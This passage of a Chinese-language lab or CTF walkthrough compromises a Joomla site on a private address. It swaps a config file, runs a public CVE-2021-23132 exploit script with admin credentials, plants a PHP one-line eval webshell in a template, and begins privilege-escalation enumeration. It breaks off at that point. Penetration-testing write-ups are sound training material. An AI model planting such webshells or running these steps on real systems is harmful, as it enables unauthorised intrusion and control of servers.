
然后到administrator/components/com_users目录下,要在左边这里找
删掉其中的config.xml文件

然后重新上传一个新的config.xml,文件内容是:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 <?xml version="1.0" encoding="utf-8" ?> <config > <fieldset name ="user_options" label ="COM_USERS_CONFIG_USER_OPTIONS" > <field name ="allowUserRegistration" type ="radio" label ="COM_USERS_CONFIG_FIELD_ALLOWREGISTRATION_LABEL" description ="COM_USERS_CONFIG_FIELD_ALLOWREGISTRATION_DESC" class ="btn-group btn-group-yesno" default ="1" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > <field name ="new_usertype" type ="usergrouplist" label ="COM_USERS_CONFIG_FIELD_NEW_USER_TYPE_LABEL" description ="COM_USERS_CONFIG_FIELD_NEW_USER_TYPE_DESC" default ="2" checksuperusergroup ="0" /> <field name ="guest_usergroup" type ="usergrouplist" label ="COM_USERS_CONFIG_FIELD_GUEST_USER_GROUP_LABEL" description ="COM_USERS_CONFIG_FIELD_GUEST_USER_GROUP_DESC" default ="1" checksuperusergroup ="0" /> <field name ="sendpassword" type ="radio" label ="COM_USERS_CONFIG_FIELD_SENDPASSWORD_LABEL" description ="COM_USERS_CONFIG_FIELD_SENDPASSWORD_DESC" class ="btn-group btn-group-yesno" default ="1" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > <field name ="useractivation" type ="list" label ="COM_USERS_CONFIG_FIELD_USERACTIVATION_LABEL" description ="COM_USERS_CONFIG_FIELD_USERACTIVATION_DESC" default ="0" > <option value ="0" > JNONE</option > <option value ="1" > COM_USERS_CONFIG_FIELD_USERACTIVATION_OPTION_SELFACTIVATION</option > <option value ="2" > COM_USERS_CONFIG_FIELD_USERACTIVATION_OPTION_ADMINACTIVATION</option > </field > <field name ="mail_to_admin" type ="radio" label ="COM_USERS_CONFIG_FIELD_MAILTOADMIN_LABEL" description ="COM_USERS_CONFIG_FIELD_MAILTOADMIN_DESC" class ="btn-group btn-group-yesno" default ="0" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > <field name ="captcha" type ="plugins" label ="COM_USERS_CONFIG_FIELD_CAPTCHA_LABEL" description ="COM_USERS_CONFIG_FIELD_CAPTCHA_DESC" folder ="captcha" filter ="cmd" useglobal ="true" > <option value ="0" > JOPTION_DO_NOT_USE</option > </field > <field name ="frontend_userparams" type ="radio" label ="COM_USERS_CONFIG_FIELD_FRONTEND_USERPARAMS_LABEL" description ="COM_USERS_CONFIG_FIELD_FRONTEND_USERPARAMS_DESC" class ="btn-group btn-group-yesno" default ="1" > <option value ="1" > JSHOW</option > <option value ="0" > JHIDE</option > </field > <field name ="site_language" type ="radio" label ="COM_USERS_CONFIG_FIELD_FRONTEND_LANG_LABEL" description ="COM_USERS_CONFIG_FIELD_FRONTEND_LANG_DESC" class ="btn-group btn-group-yesno" default ="0" showon ="frontend_userparams:1" > <option value ="1" > JSHOW</option > <option value ="0" > JHIDE</option > </field > <field name ="change_login_name" type ="radio" label ="COM_USERS_CONFIG_FIELD_CHANGEUSERNAME_LABEL" description ="COM_USERS_CONFIG_FIELD_CHANGEUSERNAME_DESC" class ="btn-group btn-group-yesno" default ="0" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > </fieldset > <fieldset name ="domain_options" label ="COM_USERS_CONFIG_DOMAIN_OPTIONS" > <field name ="domains" type ="subform" label ="COM_USERS_CONFIG_FIELD_DOMAINS_LABEL" description ="COM_USERS_CONFIG_FIELD_DOMAINS_DESC" multiple ="true" layout ="joomla.form.field.subform.repeatable-table" formsource ="administrator/components/com_users/models/forms/config_domain.xml" /> </fieldset > <fieldset name ="password_options" label ="COM_USERS_CONFIG_PASSWORD_OPTIONS" > <field name ="reset_count" type ="integer" label ="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_COUNT_LABEL" description ="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_COUNT_DESC" first ="0" last ="20" step ="1" default ="10" /> <field name ="reset_time" type ="integer" label ="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_TIME_LABEL" description ="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_TIME_DESC" first ="1" last ="24" step ="1" default ="1" /> <field name ="minimum_length" type ="integer" label ="COM_USERS_CONFIG_FIELD_MINIMUM_PASSWORD_LENGTH" description ="COM_USERS_CONFIG_FIELD_MINIMUM_PASSWORD_LENGTH_DESC" first ="4" last ="99" step ="1" default ="4" /> <field name ="minimum_integers" type ="integer" label ="COM_USERS_CONFIG_FIELD_MINIMUM_INTEGERS" description ="COM_USERS_CONFIG_FIELD_MINIMUM_INTEGERS_DESC" first ="0" last ="98" step ="1" default ="0" /> <field name ="minimum_symbols" type ="integer" label ="COM_USERS_CONFIG_FIELD_MINIMUM_SYMBOLS" description ="COM_USERS_CONFIG_FIELD_MINIMUM_SYMBOLS_DESC" first ="0" last ="98" step ="1" default ="0" /> <field name ="minimum_uppercase" type ="integer" label ="COM_USERS_CONFIG_FIELD_MINIMUM_UPPERCASE" description ="COM_USERS_CONFIG_FIELD_MINIMUM_UPPERCASE_DESC" first ="0" last ="98" step ="1" default ="0" /> <field name ="minimum_lowercase" type ="integer" label ="COM_USERS_CONFIG_FIELD_MINIMUM_LOWERCASE" description ="COM_USERS_CONFIG_FIELD_MINIMUM_LOWERCASE_DESC" first ="0" last ="98" step ="1" default ="0" /> </fieldset > <fieldset name ="user_notes_history" label ="COM_USERS_CONFIG_FIELD_NOTES_HISTORY" > <field name ="save_history" type ="radio" label ="JGLOBAL_SAVE_HISTORY_OPTIONS_LABEL" description ="JGLOBAL_SAVE_HISTORY_OPTIONS_DESC" class ="btn-group btn-group-yesno" default ="0" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > <field name ="history_limit" type ="number" label ="JGLOBAL_HISTORY_LIMIT_OPTIONS_LABEL" description ="JGLOBAL_HISTORY_LIMIT_OPTIONS_DESC" filter ="integer" default ="5" showon ="save_history:1" /> </fieldset > <fieldset name ="massmail" label ="COM_USERS_MASS_MAIL" description ="COM_USERS_MASS_MAIL_DESC" > <field name ="mailSubjectPrefix" type ="text" label ="COM_USERS_CONFIG_FIELD_SUBJECT_PREFIX_LABEL" description ="COM_USERS_CONFIG_FIELD_SUBJECT_PREFIX_DESC" /> <field name ="mailBodySuffix" type ="textarea" label ="COM_USERS_CONFIG_FIELD_MAILBODY_SUFFIX_LABEL" description ="COM_USERS_CONFIG_FIELD_MAILBODY_SUFFIX_DESC" rows ="5" cols ="30" /> </fieldset > <fieldset name ="debug" label ="COM_USERS_DEBUG_LABEL" description ="COM_USERS_DEBUG_DESC" > <field name ="debugUsers" type ="radio" label ="COM_USERS_DEBUG_USERS_LABEL" description ="COM_USERS_DEBUG_USERS_DESC" class ="btn-group btn-group-yesno" default ="1" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > <field name ="debugGroups" type ="radio" label ="COM_USERS_DEBUG_GROUPS_LABEL" description ="COM_USERS_DEBUG_GROUPS_DESC" class ="btn-group btn-group-yesno" default ="1" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > </fieldset > <fieldset name ="integration" label ="JGLOBAL_INTEGRATION_LABEL" description ="COM_USERS_CONFIG_INTEGRATION_SETTINGS_DESC" > <field name ="integration_sef" type ="note" label ="JGLOBAL_SEF_TITLE" /> <field name ="sef_advanced" type ="radio" class ="btn-group btn-group-yesno btn-group-reversed" default ="0" label ="JGLOBAL_SEF_ADVANCED_LABEL" description ="JGLOBAL_SEF_ADVANCED_DESC" filter ="integer" > <option value ="0" > JGLOBAL_SEF_ADVANCED_LEGACY</option > <option value ="1" > JGLOBAL_SEF_ADVANCED_MODERN</option > </field > <field name ="integration_customfields" type ="note" label ="JGLOBAL_FIELDS_TITLE" /> <field name ="custom_fields_enable" type ="radio" label ="JGLOBAL_CUSTOM_FIELDS_ENABLE_LABEL" description ="JGLOBAL_CUSTOM_FIELDS_ENABLE_DESC" class ="btn-group btn-group-yesno" default ="1" > <option value ="1" > JYES</option > <option value ="0" > JNO</option > </field > </fieldset > <fieldset name ="permissions" label ="JCONFIG_PERMISSIONS_LABEL" description ="JCONFIG_PERMISSIONS_DESC" > <field name ="rules" type ="rules" label ="JCONFIG_PERMISSIONS_LABEL" filter ="rules" validate ="rules" component ="com_users" section ="component" /> </fieldset > </config >
这里出现报错

尝试修改 MIME 头也没用,最后找了一个脚本:https://github.com/HoangKien1020/CVE-2021-23132/blob/main/cve-2021-23132.py
1 python3 cve-2021 -23132 .py -url http://192.168.1.7 -u admin -p snoopy -rce 1 -cmd env
但是也失败了

这里就打不通,换个思路,最终可以找到 Extensions 中的 Templates 里可以修改 php 文件

这里选第二个,创建一个webshell文件

然后写入一句话木马
1 <?php eval ($_POST ['shell' ]);?>

访问文件位置连接蚁剑
1 http:// 192.168 .1.7 /templates/ protostar/shell.php

成功连接,然后就是要进行提权,先看看能不能 SUID 提权
1 find / -perm -u=s -type f 2>/dev/null
都没用,再看看系统信息
1
2
3
uname -acat /proc/versioncat /etc/issue
